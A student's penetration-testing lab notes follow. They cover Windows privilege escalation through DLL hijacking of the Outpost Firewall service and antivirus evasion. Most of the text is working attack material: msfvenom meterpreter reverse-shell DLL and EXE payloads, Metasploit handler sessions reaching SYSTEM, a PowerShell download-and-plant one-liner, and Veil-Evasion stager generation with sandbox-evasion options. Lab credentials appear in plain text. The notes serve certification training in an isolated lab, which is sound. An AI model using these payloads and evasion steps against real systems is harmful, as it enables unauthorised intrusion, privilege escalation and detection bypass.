msf exploit(handler) > set payload windows/meterpreter/reverse_tcp msf exploit(handler) > set LHOST 172.50.50.100 msf exploit(handler) > set LPORT 4460 msf exploit(handler) > set AutoRunScript explorer.exe msf exploit(handler) > set AutoRunScript migrate -f msf exploit(handler) > exploit -j

[] Exploit running as background job.

Now, let's copy the new **openvpnserv.exe** file back into the remote machine from the existing meterpreter session, and reboot the machine once again:

meterpreter > cd "C:\Program Files\OpenVPN\bin" meterpreter > upload /root/LABS/15/openvpnserv.exe
````

openvpnserv.exe [
] uploading : /root/LABS/15/openvpnserv.exe -> openvpnserv.exe [*] uploaded : /root/LABS/15/openvpnserv.exe -> openvpnserv.exe

meterpreter > reboot -f 2 Rebooting...

[] 172.50.50.10 - Meterpreter session 1 closed. Reason: Died

After the reboot our exploit works fine and the connection is stable! Moreover, we have **SYSTEM** privileges!

msf exploit(handler) > [
] Sending stage (957999 bytes) to 172.50.50.10 [
] Meterpreter session 3 opened (172.50.50.100:4460 -> 172.50.50.10:49155) at 2016-05-17 16:13:31 +0200 [
] Session ID 3 (172.50.50.100:4460 -> 172.50.50.10:49155) processing AutoRunScript 'migrate -f' [
] Current server process: openvpnserv.exe (1372) [
] Spawning notepad.exe process to migrate to [+] Migrating to 2372 [+] Successfully migrated to process

msf exploit(handler) > sessions -i 3 [*] Starting interaction with 3...

meterpreter > getuid Server username: NT AUTHORITY\SYSTEM ``

# *Finding and Exploiting DLL Hijacking Vulnerabilities*

***FINDING AND EXPLOITING DLL HIJACKING VULNERABILITIES***

# *Scope*

***SCOPE***

## Finding and Exploiting DLL Hijacking Vulnerabilities

## LAB 17

## Scenario

Your objective for this scenario is to conduct manual analysis using Process Monitor and Process Explorer on a Windows 7 machine as a local administrator in order to discover an application which may be vulnerable to DLL Hijacking.
Once the vulnerability has been identified as the administrator user, log onto the same system as a low-privileged user and exploit the DLL Hijacking vulnerability to escalate privileges to SYSTEM.

## Learning Objectives

• Conduct manual research of a Windows 7 operating system and identify a DLL Hijacking vulnerability that can lead to privilege escalation.

• Use the identified DLL Hijacking vulnerability to escalate your privileges to SYSTEM from a low privileged user account.

## Recommended tools

◇ Process Explorer

◇ Process Monitor

◇ PowerShell

◇ Metasploit

# Tasks

## Task 1: Conduct Manual Analysis of the Windows 7 Machine as a local administrator and identify a DLL Hijacking Opportunity

Using the Administrator credentials below, Remote Desktop to the Windows 7 machine, and conduct manual analysis of the system using Process Explorer and Process Monitor in order to identify a DLL Hijacking Vulnerability that can lead to privilege escalation.
IP: 172.16.48.100
**Username**: student_admin
**Password**: s7udent_n1md@

## Task 2: Escalate to SYSTEM from a Low Privileged User Account

Using the information obtained through manual analysis of the system as the administrator user, use the Low Privileged user credentials below to remote desktop to the system, exploit a DLL Hijacking vulnerability and escalate your privileges to SYSTEM.
IP: 172.16.48.100
**Username**: lowpriv
**Password**: c00l_passw0rd!

# *Remote Desktop*

***REMOTE DESKTOP***

```
┌──(kali㉿kali)-[~/Desktop]
└─$ rdesktop 172.16.48.100 -u lowpriv
```

THERE WAS A PROBLEM WITH THE LAB WHERE PROCESS EXPLORER WAS NOT ON THE DESKTOP

TO FIND IT I WENT TO THE C DRIVE, TOOLS, SYS INTERNALS AND THEN SCROLLED DOWN TO PROEX.EXE I THEN RIGHT CLICKED AND RAN AS ADMINISTRATOR
THE ADMINISTRATOR USERNAME AND PASSWORD:


Username: student_admin

Password: s7udent_n1md@

# *Finding a Service*


***FINDING A SERVICE***

WHILE LOOKING THROUGH THE ONLY ONE THAT REALLY STANDS OUT AS NOT SOMETHING THAT COMES WITH THE MACHINE IS OUTPOST.EXE





DOUBLE CLICK ON THE PROCESS AND WE CAN SEE MORE INFORMATION ABOUT IT

INFORMATION WE WANT TO TAKE NOTE OF IS THE PATH TO THE FILE
CLICK ON THE SERVICES TAB AND SEE IF THERE ARE ANY ASSOCIATED SERVICES




AS WE CAN SEE THERE IS AN ASSOCIATED SERVICE, OUTPOST FIREWALL

DOUBLE CLICKING ON THE SERVICE WE CAN SEE THE DIFFERENT PERMISSIONS





# *Process Monitor*

***PROCESS MONITOR***

JUST AS WE DID WITH PROCESS EXPLORER WE ALSO NEED TO LAUNCH PROCESS MONITOR AS ADMINISTRATOR

TO DO THIS GO BACK TO THE SYS INTERNAL FOLDER AND FIND PROCMON, RIGHT CLICK AND LAUNCH AS ADMINISTRATOR

NOW FILTER THE PROCESSES TO SHOW APPLICATIONS AND THEN TYPE OUTPOST.EXE (OR WHATEVER APPLICATION YOU ARE TRYING TO FIND)



AFTER THIS WE CAN GO DOWN TO RESULT AND PUT IN NAME NOT FOUND

PRESS ENTER AND CLICK ADD IF NEEDED

FROM THERE ANOTHER WINDOW SHOULD OPEN, NOW GO BACK TO YOUR PROCESS EXPLORER AND KILL THE OUTPOST.EXE PROCESS

THEN WE NEED TO START THE PROCESS BACK UP, REMEMBER EARLIER WHEN I SAID TO TAKE NOTE OF FILE LOCATION, THAT IS BECAUSE WE NEED TO RUN THE PROGRAM AS ADMINISTRATOR

GO TO COMMAND PROMPT AND RUN AS ADMINISTRATOR

UTILIZE THE PROCESS WE FOUND EARLIER

```
net start OutpostFirewall
```

HIT ENTER AND YOUR PROCESS MONITOR SHOULD START FILLING UP WITH INFORMAITON

AFTER LETTING THE PACKET CAPTURE RUN FOR A FEW SECONDS, STOP THE CAPTURE AND THEN LOOK AT HOW MANY NAMES NOT FOUND WE FOUND

NOW LOOK FOR A PROCESS THAT IS RUN WITH SYSTEM AUTHORITY

LETS ATTACK THEME.DLL

# *Making the Payload*

***MAKING THE PAYLOAD***

```
┌──(kali㉿kali)-[~/Desktop]
└─$ msfvenom -p windows/meterpreter/reverse_https LHOST=172.16.48.10 LPORT=4444 -f dll > UxTheme.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 524 bytes
Final size of dll file: 5120 bytes
```

**NOTICE IN THE ABOVE WE ARE DOING THIS OVER HTTPS!!!**

# *Sending the Payload*

***SENDING THE PAYLOAD***

NOW IT IS TIME TO SEND THE PAYLOAD, SINCE IT IS GOING OVER THE WEB LETS START A PYTHON SIMPLE HTTP SERVER ON PORT 80

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo python -m SimpleHTTPServer 80                                                    1 ×
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 ...
```

```
C:\Users\lowpriv> powershell -c iex (New-Object Net.WebClient).DownloadFile('http://172.16.48.10/UxTheme.dll',
'C:\Program Files (x86)\Agnitum\Outpost Firewall 1.0\UxTheme.dll')
```

YOU WILL GET SOME WEIRD MESSAGE AFTERWARDS SAYING THIS DIDNT WORK, THAT IS OK, IT DID WORK. LOOK AT YOUR PYTHON SERVER AND IT SHOULD SAY 200 (WHICH MEANS IT WAS SENT ACROSS)

```
C:\users\lowpriv> dir "C:\Program Files (x86)\Agnitum\Outpost Firewall 1.0\UxTheme.dll"
```

VERFIES THAT IT DID INDEED GET SENT ACROSS

# Exploit the Machine

***EXPLOIT THE MACHINE***

```
┌──(kali㉿kali)-[~/Desktop/eCPPT/Finding_and_Exploiting_DLL_Hijacking_Vulnerabilities]
└─$ sudo msfconsole -q
[sudo] password for kali:
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf5 exploit(multi/handler) > set LHOST tap0
LHOST => tap0
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf5 exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://172.16.48.10:4444
```

```
C:\Users\lowpriv> shutdown /r /t 0
```

**WE NEED TO SHUT DOWN THE WINDOWS MACHINE TO BE ABLE TO RUN THE .DLL FILE DON'T FORGET TO START YOUR MULTI HANDLER BEFOREHAND**

**IT MAY TAKE A FEW MINUTES FOR THE MACHINES TO COME BACK ONLINE AND THE EXPLOIT TO WORK**

# Bypassing Anti-Virus

***BYPASSING ANTI-VIRUS***

# Scope

***SCOPE***

Bypassing AV
LAB 18
Scenario

In this lab you will play with malicious code and how they can be used in order to bypass AV solutions.

Victim01-Avast: 172.16.5.10

Victim02-MSE: 172.16.5.5

Pentester (Your Machine): 172.16.5.X

Credits for bug fixes to:

Stefan Waldvogel (LinkedIn: www.linkedin.com/in/stefan-wa)

Daniel Cardin (dcardin14@gmail.com)

Goals

Understand different techniques that can be used to bypass AV

What you will learn

MSFpayload

Veil

To guide you during the lab you will find different Tasks.

Tasks are meant for educational purposes and to show you the usage of different tools and different methods to achieve the same goal.

They are not meant to be used as a methodology.

Armed with the skills acquired though the task you can achieve the Lab goal.

If this is the first time you do this lab, we advise you to follow these Tasks.

Once you have completed all the Tasks, you can proceed to the end of this paper and check the solutions.
Recommended tools

Metasploit

Veil

Important Note

Labs machines are not connected to the internet.
Tasks
Task 1: Create a malicious code that will give you a meterpreter shell when it is ran by a user.

Note: You might need to create more than one malicious code until you are able to bypass both AV solutions (Avast and Microsoft Security Essentials).
Task 2: Copy your malicious code to the test system (172.16.5.10), disable the Avast AV, and then test your malicious code (AV must be disabled - make sure that it works).

Hint: In both systems (172.16.5.5 and 172.16.5.10), you can login via rdesktop, with the username admin and the password et1@sR7!

Describe what command/tool/technique you have used in order to successfully complete this task:
Task 3: Enable the Avast AV in the system 172.16.5.10 and then test your malicious code (try different commands and techniques until you can bypass Avast).

Describe what command/tool/technique you have used in order to successfully complete this task:
Task 4: Copy your Veil Executable to the system 172.16.5.5 and make sure that you can bypass the Microsoft Security Essentials (MSE) AV.

Describe what command/tool/technique you have used in order to successfully complete this task:

# *Installing AV Bypass Tools*

***INSTALLING AV BYPASS TOOLS***

FOR THIS EXERCISE I INSTALLED BOTH VEIL AND SHELLTER

YOU CAN INSTALL THESE WITH JUST A SUDO APT INSTALL XXXXXXXXXXX

MAKE SURE YOU UPDATE AND UPGRADE AFTERWARDS

AFTER INSTALLING VEIL DO THE FOLLOWING

/usr/share/veil/config/setup.sh --force --silent

apt install winbind

viel

yes

This is going to take a minute....

AFTER THIS IS DONE YOU NEED TO DO THE FOLLOWING COMMAND OR IT STILL WILL NOT WORK

chown root -R wine/ or chown root:root -R /var/lib/veil/wine

I ALSO HAD TO GO INTO /VAR/LIB/VEIL AND CHMOD 777 FOR WINE DIRECTORY

FINALLY WE GOT SOMETHING

# *Building Payload*

***BUILDING PAYLOAD***

**UTILIZING THE -I OPTION WILL LIST ALL OF SOMETHING (SUCH AS ALL THE PAYLOADS YOU COULD RUN WHICH IS A LOT OF THEM)**

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.16.5.50 LPORT=4444 -f exe > rTCP.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

**I ALREADY KNOW THIS PAYLOAD WILL BE FOUND BY AN AV AND ALSO BY WINDOWS 10. I HAVE DONE PAYLOADS BEFORE AND KNOW THIS WILL BE FOUND WITHOUT SHUTTING DOWN DIFFERENT SERVICES**

**FOR THAT REASON I AM SKIPPING THE NEXT STEPS OF UPLOAD A PAYLOAD I KNOW WILL BE CAUGHT AND GOING STRAIGHT TO VEIL**

**FROM THERE I MAY ALSO USE SHELLTER, THAT IS WHY I DOWNLOADED SHELLTER IN THE BEGINNING**

# *Using VEIL*

***USING VEIL***

```
┌──(kali㉿kali)-[~]
└─$ sudo veil
=======================================================================================
                    Veil | [Version]: 3.1.14
=======================================================================================
    [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=======================================================================================

Main Menu

      2 tools loaded

Available Tools:

      1)    Evasion
      2)    Ordnance
```

Available Commands:

| | |
|---|---|
| exit | Completely exit Veil |
| info | Information on a specific tool |
| list | List available tools |
| options | Show Veil configuration |
| update | Update Veil |
| use | Use a specific tool |

Veil>: 1
Veil>: use 1

```
================================================================================
                             Veil-Evasion
================================================================================
    [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================
```

Veil-Evasion Menu

41 payloads loaded

Available Commands:

| | |
|---|---|
| back | Go to Veil's main menu |
| checkvt | Check VirusTotal.com against generated hashes |
| clean | Remove generated artifacts |
| exit | Completely exit Veil |
| info | Information on a specific payload |
| list | List available payloads |
| use | Use a specific payload |

Veil/Evasion>: list

```
================================================================================
                             Veil-Evasion
================================================================================
    [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================
```

[*] Available Payloads:

1) autoit/shellcode_inject/flat.py

2) auxiliary/coldwar_wrapper.py
3) auxiliary/macro_converter.py
4) auxiliary/pyinstaller_wrapper.py

5) c/meterpreter/rev_http.py
6) c/meterpreter/rev_http_service.py
7) c/meterpreter/rev_tcp.py
8) c/meterpreter/rev_tcp_service.py

9) cs/meterpreter/rev_http.py
10) cs/meterpreter/rev_https.py
11) cs/meterpreter/rev_tcp.py
12) cs/shellcode_inject/base64.py
13) cs/shellcode_inject/virtual.py

14) go/meterpreter/rev_http.py
15) go/meterpreter/rev_https.py
16) go/meterpreter/rev_tcp.py
17) go/shellcode_inject/virtual.py

18) lua/shellcode_inject/flat.py

```
    19)  perl/shellcode_inject/flat.py

    20)  powershell/meterpreter/rev_http.py
    21)  powershell/meterpreter/rev_https.py
    22)  powershell/meterpreter/rev_tcp.py
    23)  powershell/shellcode_inject/psexec_virtual.py
    24)  powershell/shellcode_inject/virtual.py

    25)  python/meterpreter/bind_tcp.py
    26)  python/meterpreter/rev_http.py
    27)  python/meterpreter/rev_https.py
    28)  python/meterpreter/rev_tcp.py
    29)  python/shellcode_inject/aes_encrypt.py
    30)  python/shellcode_inject/arc_encrypt.py
    31)  python/shellcode_inject/base64_substitution.py
    32)  python/shellcode_inject/des_encrypt.py
    33)  python/shellcode_inject/flat.py
    34)  python/shellcode_inject/letter_substitution.py
    35)  python/shellcode_inject/pidinject.py
    36)  python/shellcode_inject/stallion.py

    37)  ruby/meterpreter/rev_http.py
    38)  ruby/meterpreter/rev_https.py
    39)  ruby/meterpreter/rev_tcp.py
    40)  ruby/shellcode_inject/base64.py
    41)  ruby/shellcode_inject/flat.py

Veil/Evasion>: use 28
================================================================================
                        Veil-Evasion
================================================================================
    [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

 Payload Information:

      Name:           Pure Python Reverse TCP Stager
      Language:       python
      Rating:         Excellent
      Description:    pure windows/meterpreter/reverse_tcp stager, no
                      shellcode

Payload: python/meterpreter/rev_tcp selected

 Required Options:

Name            Value      Description
----            -----      -----------
CLICKTRACK          X          Optional: Minimum number of clicks to execute payload
COMPILE_TO_EXE      Y          Compile to an executable
CURSORMOVEMENT      FALSE      Check if cursor is in same position after 30 seconds
DETECTDEBUG         FALSE      Check if debugger is present
DOMAIN          X          Optional: Required internal domain
EXPIRE_PAYLOAD      X          Optional: Payloads expire after "Y" days
HOSTNAME            X          Optional: Required system hostname
INJECT_METHOD       Virtual    Virtual, Void, or Heap
LHOST                          The listen target address
LPORT           4444       The listen port
MINRAM          FALSE      Check for at least 3 gigs of RAM
PROCESSORS          X          Optional: Minimum number of processors
SANDBOXPROCESS      FALSE      Check for common sandbox processes
SLEEP           X          Optional: Sleep "Y" seconds, check if accelerated
USERNAME            X          Optional: The required user account
USERPROMPT          FALSE      Make user click prompt prior to execution
USE_PYHERION        N          Use the pyherion encrypter
UTCCHECK            FALSE      Optional: Validates system does not use UTC timezone
```

```
VIRTUALDLLS          FALSE     Check for dlls loaded in memory
VIRTUALFILES         FALSE     Optional: Check if VM supporting files exist

 Available Commands:

       back              Go back to Veil-Evasion
       exit         Completely exit Veil
       generate          Generate the payload
       options           Show the shellcode's options
       set          Set shellcode option

[python/meterpreter/rev_tcp>>]: set lhost 172.16.5.50
[python/meterpreter/rev_tcp>>]: generate
================================================================================
                          Veil-Evasion
================================================================================
    [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

 [>] Please enter the base name for output files (default is payload): tcp
================================================================================
                          Veil-Evasion
================================================================================
    [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

 [?] How would you like to create your payload executable?

    1 - PyInstaller (default)
    2 - Py2Exe

 [>] Please enter the number of your choice: 1
000d:err:menubuilder:init_xdg error looking up the desktop directory
264 INFO: PyInstaller: 3.2.1
264 INFO: Python: 3.4.4
264 INFO: Platform: Windows-7-6.1.7601-SP1
267 INFO: wrote Z:\usr\share\veil\tcp1.spec
276 INFO: UPX is not available.
282 INFO: Extending PYTHONPATH with paths
['Z:\\var\\lib\\veil\\output\\source', 'Z:\\usr\\share\\veil']
283 INFO: Will encrypt Python bytecode with key: 000000000qLDjtPY
283 INFO: Adding dependencies on pyi_crypto.py module
283 INFO: checking Analysis
284 INFO: Building Analysis because out00-Analysis.toc is non existent
284 INFO: Initializing module dependency graph...
290 INFO: Initializing module graph hooks...
298 INFO: Analyzing base_library.zip ...
3521 INFO: Processing pre-find module path hook   distutils
4654 INFO: Analyzing hidden import 'Crypto.Cipher._AES'
4668 INFO: running Analysis out00-Analysis.toc
